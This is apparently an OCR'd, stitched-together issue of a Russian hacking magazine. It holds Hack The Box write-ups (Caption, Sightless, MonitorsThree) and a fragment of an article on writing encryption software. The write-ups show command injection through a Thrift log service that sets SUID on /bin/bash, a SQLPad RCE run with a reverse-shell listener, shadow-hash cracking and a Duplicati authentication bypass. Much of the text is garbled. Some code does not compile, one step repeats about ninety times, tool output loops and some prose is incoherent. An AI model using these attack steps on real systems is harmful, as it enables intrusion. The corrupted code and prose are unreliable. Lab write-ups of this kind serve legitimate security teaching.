tcp        0      0 127.0.0.1:6881          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6802          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      1314/java
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Список прослушиваемых портов

В коде приложения LogService есть уязвимость, дающая возможность злоумышленнику внедрять команды ОС в пользовательский ввод (строки 42–43). Однако приложение написано на основе Thrift, и до этого блока кода нужно как-то дотянуться.

```
caption.htb/0080/main/cmd/server/server.go
1  import (
2      "context"
3      "net"
4      "log"
5      "os"
6      "bufio"
7      "regexp"
8      "time"
9      "github.com/apache/thrift/lib/go/thrift"
10     "fmt"
11     "log_service"
12 )
13
14 type logServiceHandler struct{}
15
16 func (l *logServiceHandler) ReadLogFile(ts context.Context, filePath string) (r string, err error) {
17     file, err := os.Open(filePath)
18     if err != nil {
19         return "", fmt.Errorf("error opening log file: %v", err)
20     }
21     defer file.Close()
22     isMagic := regexp.MustCompile("^$(?:id|ls|ps|[1-1][0-9]|[0-9])$")
23     userAgentRegex := regexp.MustCompile("user-agent:\"([^\"]+)\")
24     outputFile, err := os.Create("output.log")
25     if err != nil {
26         log.Printf("Error creating output file", err)
27         return
28     }
29     defer outputFile.Close()
30     scanner := bufio.NewScanner(file)
31     for scanner.Scan() {
32         line := scanner.Text()
33         ip := isMagic.FindString(line)
34         if ip != "" && len(ip)<=4 {
35             cmd := exec.Command("bash", "-c", "echo -n '$(date +%Y-%m-%dT%H:%M:%S%:z) $(ss -ntu | grep -w '"+ip+"' | wc -l)'")
36             output, err := cmd.Output()
37             if err != nil {
38                 log.Printf("Error executing command: %v", err)
39                 continue
40             }
41             fmt.Fprintf(outputFile, "%s\n", strings.TrimSpace(string(output)))
42             log.Printf("Executed command for IP: %s, Output: %s", ip, strings.TrimSpace(string(output)))
43         }
44     }
45     return "Log file processed".r
46 }
47
48 func main() {
49     handler := &logServiceHandler{}
50     processor := log_service.NewLogServiceProcessor(handler)
51     transport, err := thrift.NewTServerSocket(":9090")
52     if err != nil {
53         log.Fatalf("Error creating transport %v", err)
54     }
55
56     server := thrift.NewTSimpleServer4(processor, transport, thrift.NewTTransportFactory(), thrift.NewTBinaryProtocolFactoryDefault())
57     log.Printf("Starting the server...")
58     if err != nil {
59         log.Fatalf("Error occurred while serving: %v", err)
60     }
61 }
```

Исходный код LogService

Thrift — это кросс-языковой фреймворк для разработки сетевых приложений. Он предоставляет средство для описания API приложений и автоматически генерирует код для реализации клиент-серверного взаимодействия на разных языках программирования. Так как на удаленной машине работает сервер Thrift с методом **ReadLogFile**, нам нужно реализовать клиент Thrift, вызывающий этот метод и передающий в него путь к локальному файлу с логами.

Метод **ReadLogFile** парсит файл и подставляет данные в команду **echo**. В результате если файл будет содержать строку **`127.0.0.1 "user-agent":"'; /bin/bash /tmp/privesc.sh #"`**, то **`exec.Command`** выполнит цепочку команд, включая скрипт **`/tmp/privesc.sh`**.

Создадим на удаленной машине два файла: **`/tmp/expl.log`** и **`/tmp/privesc.sh`**, после чего дадим права на выполнение.

```
# /tmp/expl.log
127.0.0.1 "user-agent":"'; /bin/bash /tmp/privesc.sh #"

# /tmp/privesc.sh
chmod u+s /bin/bash
```

Перейдем к написанию клиента, для чего сначала установим Thrift.

```
sudo apt install thrift-compiler
pip install thrift
```

Теперь нужно подготовить определение сервиса LogService с методом **ReadLogFile**. Файл **`log_service.thrift`** должен иметь следующее содержимое:

```
namespace go log_service

service LogService {
  string ReadLogFile(1: string filePath)
}
```

Используя thrift-компилятор на основе **`log_service.thrift`**, сгенерируем код на Python.

```
thrift -r --gen py log_service.thrift
```

В текущей директории появится каталог **`gen-py`**, который будет содержать файлы с интерфейсами, типами данных, константами и прочей подобной информацией. Внутри **`gen-py`** напишем простенький клиент, который будет вызывать метод **ReadLogFile** и передавать путь к файлу **`/tmp/expl.log`**. С Thrift я работаю впервые, и следующий код сделан с помощью ChatGPT, поэтому оставлю все написанные им комментарии.

```
from thrift import Thrift
from thrift.transport import TSocket
from thrift.transport import TTransport
from thrift.protocol import TBinaryProtocol
# Импортируем сгенерированный код
from gen_py.LogService import LogService

def main(log_file_path):
    # Создаем сокет и указываем адрес и порт сервера
    transport = TSocket.TSocket('127.0.0.1', 9090)

    # Устанавливаем буферированный транспорт
    transport = TTransport.TBufferedTransport(transport)

    # Используем бинарный протокол
    protocol = TBinaryProtocol.TBinaryProtocol(transport)

    # Создаем клиент для взаимодействия с сервисом LogService
    client = LogService.Client(protocol)

    # Открываем транспортное соединение
    transport.open()

    try:
        # Вызываем метод ReadLogFile на сервере
        client.ReadLogFile(log_file_path)
    except Thrift.TException as tx:
        print(f"Thrift exception: {tx.message}")

    transport.close()

# Пример использования:
log_file_path = '/tmp/expl.log'
main(log_file_path)
```

Так как порт на сервере прослушивается только для 127.0.0.1, нужно будет прокинуть его на свой хост с помощью SSH.

```
ssh -i id_ecdsa margo@caption.htb -L 9090:127.0.0.1:9090
```

После выполнения этой команды весь трафик, который мы пошлем на локальный порт 9090, будет туннелирован на порт 9090 указанного хоста (в данном случае 127.0.0.1) через SSH-хост.

Теперь запускаем наш код и проверяем права файла **`/bin/bash`**.

```
margo@caption:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1396520 Mar 14  2024 /bin/bash
```

Права файла /bin/bash

Скрипт **`/tmp/privesc.sh`** отработал, и файл командной оболочки получил S-бит.

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

Таким образом, мы можем запустить bash в контексте **root**.

```
margo@caption:~$
/bin/bash -p
bash-5.1# id
uid=1000(margo) gid=1000(margo) euid=0(root) egid=0(root) groups=0(root),1000(margo)
bash-5.1# cat /root/root.txt
de091fcd594cc2e0e73d817e2554372
bash-5.1#
```

Флаг рута

Машина захвачена!

HTB SIGHTLESS

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	07 Sep 2024	Easy	20

Захватываем хост через отладочный режим Chrome и панель Froxlor

Reflected
hackerrefl@gmail.com

В сегодняшнем файлике мы проведем разведку на сайте, затем используем уязвимость в SQLRad. Получив сессию в Docker, выйдем из него через password reuse и соберем информацию о основной системы. Отладочный режим Chrome позволяет подключиться к удаленному движку и перехватить учетные данные для администратора Froxlor.

Наша цель — получение прав суперпользователя на машине Sightless с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.32    sightless.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет определить узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 |
tr '
' ',' | sed s/,$//)
nmap -sSports -n $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for sightless.htb (10.10.11.32)
Host is up (0.045s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ?
| fingerprint-strings:
|  GenericLines, NULL, RTSP, SSL/TLS:
|    220 ProFTPD Server (sightless.htb) FTP Server]
|    Invalid command: try being more creative
|    500 Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:d0:e0:9a:30:cf:dc:19:49:45:a8:e:e:80:30:c5:52:1f(ECDSA)
|   256 90:ec:9a:27:77:3b:b:e1:19:5f:16:1b:9e:70:d8:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Sightless.htb
```

Результат работы скрипта

Сканер нашел три открытых порта:


- 21 — служба FTP;
- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер nginx 1.18.0.

Давай посмотрим, что нам покажет веб-сервер:

Главная страница сайта

ТОЧКА ВХОДА

На сайте можно найти список сервисов, некоторые ведут на новые домены.



Сервисы на сайте

SQLRad ведет на новый домен — `sqlpad.sightless.htb`

Адрес сервиса

Чтобы доменное имя разрешилось, надо добавить запись в файл `/etc/hosts`:

```
10.10.11.32 sightless.htb sqlpad.sightless.htb
```

После создания записи обновляем страницу и получаем доступ к сервису SQLRad.

Главная страница SQLRad

SQLRad — это веб-приложение для написания и выполнения SQL-запросов, а также визуализации результатов. Сервис поддерживает большое количество баз данных. В параметрах сервиса посмотрим версию.

Параметры установленной версии SQLRad

ТОЧКА ОПОРЫ

Первым делом стоит проверить, есть ли для найденного софта готовые эксплоиты. Поможет в этом, как всегда, Google.

Поиск эксплоитов в Google

Мне удалось наткнуть уязвимость CVE-2022-0944 в SQLPad до версии 6.10.1 включно (исходные коды). Она приводит к удаленному выполнению кода.

Описание уязвимости SQLPad

Воспользуемся автоматизированным эксплоитом, которому нужно передать URL SQLPad, а также адрес и порт листенера для реверс-шелла.

Справка: реверс-шелл

Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем с нашей обратной подключающейся к ней, чтобы выполнять команды от лица пользователя, который запустил шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушателя».

Предварительно запустим листенер pwncat-cs.

```
pwncat-cs -lp 4321
```

```
python3 exploit.py http://sqlpad.sightless.htb/ 10.10.15.25 4321
```

```
python3 exploit.py http://sqlpad.sightless.htb/ 10.10.15.25 4321
Response status code: 400
Response text: {"errors":[{"msg":"Connect ECONNREFUSED 127.0.0.1:2300"}]}
Publish seed node seems responded with status code 400. Check your listener
```

Результат выполнения эксплоита

В окне листенера получаем сессию от имени пользователя `root`. По имени хоста становится ясно, что мы находимся в докер-контейнере.

```
[17:27:15] Welcome to pwncat 🐈!
[17:28:01] connection to 10.10.11.32:35776 established
[17:28:05] 10.10.11.32:35776 registered new host w/ db
(local) pwncat$ python3
(local) pwncat$ /usr/local/bin/sqlpad -id
/usr/local/bin/sqlpad: unrecognized option '-id'
/usr/local/bin/sqlpad: /usr/lib/libstdc++.so.6: version `GLIBCXX_3.4.29' not found (required by /usr/local/bin/node)
(local) pwncat$ /usr/local/bin/sqlpad -id
```

HTB SIGHTLESS

ЗАХВАТЫВАЕМ ХОСТ ЧЕРЕЗ ОТЛАДОЧНЫЙ РЕЖИМ CHROME И ПАНЕЛЬ FROXLOR

ПРОДВИЖЕНИЕ

Теперь нам необходимо собрать информацию. Источников информации очень много, и, чтобы не держать их всех в голове, были разработаны скрипты PEASS. Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование:

Смотрим вывод, но на этот раз ничего интересного не находим. Однако у нас есть root в рамках контейнера, а значит, мы можем получить хеши паролей системных пользователей Linux из файла **/etc/shadow** и попробовать подобрать к ним пароли.

```
root@7f8d9a2b3c4e:/tmp# ./linpeas.sh
...
╔══╣ Searching passwords in config PHP files
...
╔══╣ Searching passwords in history files
...
╔══╣ Searching passwords in log files
...
╔══╣ Searching passwords in config/log/cache files (limit 70)
...
╔══╣ Searching passwords in home (/home/) files
...
╔══╣ Searching passwords in www files
...
╔══╣ Searching passwords in mail files
...
╔══╣ Searching passwords in other files
...
╔══╣ Searching passwords in pam.d
...
╔══╣ Searching passwords in /var/backups
...
╔══╣ Searching passwords in /var/cache
...
╔══╣ Searching passwords in /var/spool
...
╔══╣ Searching passwords in /var/www
...
╔══╣ Searching passwords in /var/lib
...
╔══╣ Searching passwords in /var/log
...
╔══╣ Searching passwords in /var/mail
...
╔══╣ Searching passwords in /var/opt
...
╔══╣ Searching passwords in /var/tmp
...
╔══╣ Searching passwords in /var/run
...
╔══╣ Searching passwords in /var/lock
...
╔══╣ Searching passwords in /var/snap
...
╔══╣ Searching passwords in /var/local
...
╔══╣ Searching passwords in /var/opt
...
╔══╣ Searching passwords in /var/cache/apt
...
╔══╣ Searching passwords in /var/cache/debconf
...
╔══╣ Searching passwords in /var/cache/man
...
╔══╣ Searching passwords in /var/cache/fontconfig
...
╔══╣ Searching passwords in /var/cache/ldconfig
...
╔══╣ Searching passwords in /var/cache/mandb
...
╔══╣ Searching passwords in /var/cache/pkgcache
...
╔══╣ Searching passwords in /var/cache/apt-xapian-index
...
╔══╣ Searching passwords in /var/cache/apt-file
...
╔══╣ Searching passwords in /var/cache/apt-cache
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches-stamp
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches-stamp-1
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches-stamp-2
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches-stamp-3
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches-stamp-4
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches-stamp-5
...
╔══╣ Searching passwords in /var/cache/apt-cache-gencaches-stamp-6
...
╔══╣ Searching passwords in
```

HTB MONITORSTHREE

Используем SQL-инъекцию и бэкап Duplicati при атаке на веб-сервер

В сегодняшнем райтапе мы проведем атаку на веб-сервер, используя SQL-инъекцию для получения учетных данных. Затем, используя эти данные, найдем зашифрованный бэкап и сервер применит уже созданные бэкапы при обновлении данных. Удачного чтения.

Мы рады — получили права суперпользователя на машине MonitorsThree с учетной записью root. Пусть флаги станут нашими — удачного чтения.

WARNING

Подключаться к машине с HTB рекомендуется с применением сервиса openvpnnet и мы точно знаем, что даже его машины, где есть root-доступ, не стоит. Но мы все равно обычно ставим другие системы.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts

```
10.10.11.30    monitorsthree.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — одна из ключевых задач при любом этапе. Сетевые сервисы могут быть уязвимы, содержать конфиденциальную информацию или иметь слабые учетные данные. Поэтому этот раздел посвящен инструментам, которые помогают найти и проверить такие сервисы.

Основные задачи сканирования портов:

- определение открытых портов;
- определение версий сервисов и ОС.

Основные инструменты:

- nmap — универсальный, гибкий, с большим набором скриптов. Подходит для всех задач выше.
- rustscan — быстрый, но менее гибкий. Хорошо подходит для первичного сканирования.
- masscan — быстрый, но менее гибкий. Подходит для сканирования больших диапазонов IP-адресов.
- unicornscan — быстрый, но менее гибкий. Подходит для сканирования больших диапазонов IP-адресов.
- nc — утилита, по использованию аналогична netcat. Полезна для ручной проверки портов.
- telnet — утилита, по использованию аналогична netcat. Полезна для ручной проверки портов.
- curl — HTTP-клиент.

Полный перечень инструментов — в PDF.

Запускаем nmap с параметрами **-sV**

```
nmap -p-\ /\ /\ /
```

HTB MONITORSTHREE

ИСПОЛЬЗУЕМ SQL-ИНЪЕКЦИЮ И БЭКАП DUPLICATI ПРИ АТАКЕ НА ВЕБ-СЕРВЕР

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ к системе от имени пользователя? Ответить на этот фундаментальный вопросом и повысить привилегии помогут скрипты PEASS. Они сканируют систему на предмет уязвимостей, информацию о конфигурации, какие пароли можно использовать и многое, многое другое. Подробнее о каждом скрипте можно прочитать на GitHub. Сейчас нас интересует linpeas, который проверяет наличие уязвимостей в ядре Linux и выдает подробный отчет о потенциальных векторах атаки, которые и нужны.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и начнем сканирование. Следим скриптом, что интересного нашлось.

Исходник скрипта PEASS

На адресе 127.0.0.1 прослушивается несколько портов, в том числе интересный 8200.

```
ss -tlnp
State  Recv-Q Send-Q Local Address:Port  Peer Address:Port
LISTEN 0      4096   127.0.0.53%lo:53     0.0.0.0:*
LISTEN 0      128    127.0.0.1:8200       0.0.0.0:*
LISTEN 0      4096   127.0.0.1:8125       0.0.0.0:*
LISTEN 0      128    [::]:22              [::]:*
```

Сокеты интересующих нас портов

В каталоге **/opt** есть директории разных серверов.

```
ls -la /opt
drwxr-xr-x  3 root root 4096 Jan 29 10:19 .
drwxr-xr-x 22 root root 4096 Jan 29 10:19 ..
drwxr-xr-x  3 root root 4096 Jan 29 10:19 containerd
drwx------  3 root root 4096 Jan 29 10:19 duplicati
```

Содержимое каталога /opt

Посмотрим, что за сайт на порте 8200. Чтобы открыть его в браузере, сначала перенаправим порт на свой хост с помощью SSH.

```
ssh -l fsa mercy@monitorsthree.htb -L 8200:127.0.0.1:8200
```

Таким образом весь трафик, который мы можем получить на локальный порт 8200, будет туннелироваться на порт 8200 указанного хоста по данным случая 127.0.0.1 через SSH-хост. Теперь можно посмотреть сайт через браузер.

Форма авторизации Duplicati

Duplicati — клиент-серверная программа для резервного копирования. Duplicati позволяет бэкапить шифрованные и сжатые копии локальных файлов сервера или удаленных файлов сервера и удаленные файловые серверы. Документация сервера была выложена в **/opt**.

```
/opt/duplicati
drwx------ 3 root root 4096 Jan 29 10:19 .
drwxr-xr-x 3 root root 4096 Jan 29 10:19 ..
drwx------ 2 root root 4096 Jan 29 10:19 .config
-rwxr-xr-x 1 root root 1148 Jan 29 10:19 duplicati.wrapper.conf
-rwxr-xr-x 1 root root 1148 Jan 29 10:19 duplicati.conf
```

Содержимое каталога /opt/duplicati


Duplicati auth bypass

Так как исходники Duplicati открыты, мы можем найти и просмотреть уязвимости и исправления на GitHub. Так находим подробное описание уязвимости обхода авторизации.

Steps to reproduce

1. Setup Duplicati with a login password
2. Connect to the server using a browser
3. Load the login page, get the nonce
4. Open Beta Suite and enable "Developer"
5. Open the developer console, log in with the password
6. Intercept the login POST request (the "challenge / response to the nonce")
7. Analyze the challenge response to retrieve the hexes and salt values.
8. Use the salt, password, and nonce to hash the password and nonce, and hash the hexes changes with each request.
9. Convert the nonce and password into byte-based hashes.
10. Open the browser console (chrome/firefox), type atob(nonce), and run the following modified command:

```
var saltbytes = "base64encodedsalt";
var noncebytes = atob(nonce);
var noncehex = noncebytes.toHex();
var passwordhash = sjcl.hash.sha256.hash(sjcl.bitArray.concat(saltbytes, passwordbytes));
var bpwdhash = sjcl.hash.sha256.hash(sjcl.bitArray.concat(passwordhash, noncebytes));
var noncehash = sjcl.hash.sha256.hash(sjcl.bitArray.concat(noncebytes, passwordhash));
var serverproof = sjcl.bitArray.bitSlice(bpwdhash, 0, 128).toString(sjcl.codec.hex);
var clientproof = sjcl.bitArray.bitSlice(noncehash, 0, 128).toString(sjcl.codec.hex);
var Response = parse(session.nonce) + sjcl.bytes[0].toString(sjcl.codec.hex);
var Response2 = clientproof;
```

11. Replace the nonce and password with the values from the login challenge response, and run the modified command
12. Use the resulting "Response" and "Response2" values to complete the login challenge response
13. Intercept the login challenge response, and replace the "Proof" with the "Response" value
14. Intercept the login challenge response, and replace the "Nonce" with the "Salt" value
15. Intercept the login challenge response, and replace the "Salt" with the "Nonce" value
16. Intercept the login challenge response, and replace the "Password" with the "Proof" value
17. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
18. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
19. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
20. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
21. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
22. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
23. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
24. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
25. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
26. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
27. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
28. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
29. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
30. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
31. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
32. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
33. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
34. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
35. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
36. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
37. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
38. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
39. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
40. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
41. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
42. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
43. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
44. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
45. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
46. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
47. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
48. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
49. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
50. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
51. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
52. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
53. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
54. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
55. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
56. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
57. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
58. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
59. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
60. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
61. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
62. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
63. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
64. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
65. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
66. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
67. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
68. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
69. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
70. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
71. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
72. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
73. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
74. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
75. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
76. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
77. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
78. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
79. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
80. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
81. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
82. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
83. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
84. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
85. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
86. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
87. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
88. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
89. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
90. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
91. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
92. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
93. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
94. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
95. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
96. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
97. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
98. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
99. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
100. Intercept the login challenge response, and replace the "Challenge" with the "Response" value
```

Содержимое файлов Duplicati

А теперь переходим полученное значение **server-passphrase** из Base64 в Hex.

```
echo W6ddfSSJbNhTaCuwPkuutwTZQeKoWMv7Bv42Hn= | base64 -d | xxd
00 ff 256
```

Конвертирование значения server passphrase

Переходим с страницы логина и новых запросов авторизации в Burp Proxy. Первый запрос на получение **session-nonce** пропускаем, а вот тот, где отправляется зашифрованный пароль, останавливаем.

Перехват запроса



Второй запрос

Открываем панель разработчика в браузере и в окне отладки JavaScript выполняем небольшой скрипт, где используем значение **session-nonce** из запроса. Получаем начальный зашифрованный пароль.

```
var session_nonce = ...;
var saltbytes = "
59bebfef94e8ab17b2d36d20d4b7d9ed8b9c4b1a7a08c8c8ec1ac4d9";
var noncebytes = parseInt(session_nonce).toString(16).toHex.pad(32).reverse();
var Response = parse(session_nonce) + salt[0].toString(CryptoJS.enc.Hex);
var Response2 = clientproof;
var clientproof = CryptoJS.enc.Hex.parse(Response2);
var bpwdhash = CryptoJS.enc.Hex.parse(Response);
var noncehash = CryptoJS.enc.Hex.parse(session_nonce);
var serverproof = CryptoJS.enc.Hex.parse(Response);
var bpwdhash = CryptoJS.enc.Hex.parse(bpwdhash);
var noncehash = CryptoJS.enc.Hex.parse(noncehash);
var serverproof = CryptoJS.enc.Hex.parse(serverproof);
var clientproof = CryptoJS.enc.Hex.parse(clientproof);
var Response = CryptoJS.enc.Hex.parse(Response);
var Response2 = CryptoJS.enc.Hex.parse(Response2

# ЗАМОК «ПОД КЛЮЧ»

## Пишем свою программу для шифрования файлов

Ян Бел
Специальный корр. «ЧИП»

Сегодня мы с тобой разработаем собственную программу для шифрования файлов. Писать будем на C++ и использовать криптографичны из библиотеки Botan. Давай посмотрим, какие перспективы есть при разработке подобных программ на начинающих и опытных хакеров.

### ЧТО ПОМОГАЕТ КЛИЕНТУ ВЗЛОМАТЬ ШИФРОВАНИЕ

Злоумышленник обманывать вашего криптографа, который пытается взломать шифрование, помогают несколько факторов.

**Длина и сложность пароля.** Чем короче пароль, тем проще его подобрать. Пароль длиной в восемь символов, например, что 12 символьный, в если использовать только цифры, получается более простой, чем если использовать цифры и спецсимволы. Это значительно увеличивает перебор. Если пароль состоит из слов, то его можно подобрать по словарю, если пароль на русском либо английском, то перебор ограничивается 50 000 слов, иначе такой пароль будет подобран. Если пароль состоит из случайных слов, то перебор можно ограничить, но это уже сложнее, чем в предыдущем случае.

**Особенности криптографии.** Для шифрования можно использовать как стойкие алгоритмы, так алгоритмы шифрования с дырами. Криптографы, которые в дальнейшем использовали алгоритмы с шифрованием, с дырами, могут получить доступ к вашим данным. Поэтому при длинных паролях стоит использовать только алгоритмы с хорошим шифрованием.

**Методичность.** Программы шифрования должны могут осуществлять одно методичные, например, шифровать в шифрования файлы целиком, а не выборочно. Если осуществлять шифрование и расшифровку только программы и ещё одна программа. Если программы или данные могут отличаться, то злоумышленник может использовать для взлома. Если программы и данные не отличаются, то злоумышленник будет использовать для взлома.

**Известные паттерны открытого текста.** Если открывший знает часть исходного текста, то взлом гораздо проще. Например, если пароль — 8 символов, значит, что файл содержит определенную стандартную информацию, то можно по ней определить, когда есть следующие символы в исходном тексте.

**Мистерии по умолчанию.** Если в программе есть какие-то значения по умолчанию, то в большинстве случаев именно так и будут использоваться. Если это программа для шифрования, то пользователи будут использовать значения по умолчанию. Задачи злоумышленника.

Как можно взлому этих проблем? Давай посмотрим и которых. Главная проблема — пользователь. Пользователь — самое слабое звено. Поэтому:


- не пользовательского пароля выдавайте, а генерируйте;
- не пользовательского пароля выдавайте, а генерируйте;
- и пусть при этом пароль генерирует сама.

Значит пароль, из-за которого пользователь, которые мы сбросим даже

### Случайные числа в важность PRNG

Пароль, которые работы с шифрованием необходимо генерировать случайные числа. Компьютер не может генерировать случайные числа, поэтому в которой нужно. Будет генерить числа, которые в зависимости от времени. Если генерить числа, которые в зависимости от времени, то злоумышленник может подобрать пароль, если знает генерируемые числа, которые, если знает генерируемые числа, то можно подобрать пароль.


Есть специальные в программе использовать для случайных генераторов. Генераторы называются PRNG (pseudo random number generator). Генераторы PRNG бывают разные. Есть генераторы, которые генерируют числа, которые можно подобрать, если знает генерируемые числа, которые можно подобрать, если знает генерируемые числа, которые можно подобрать, если знает генерируемые



# PILET

## опенсорсный ретрофутуристичный компьютер

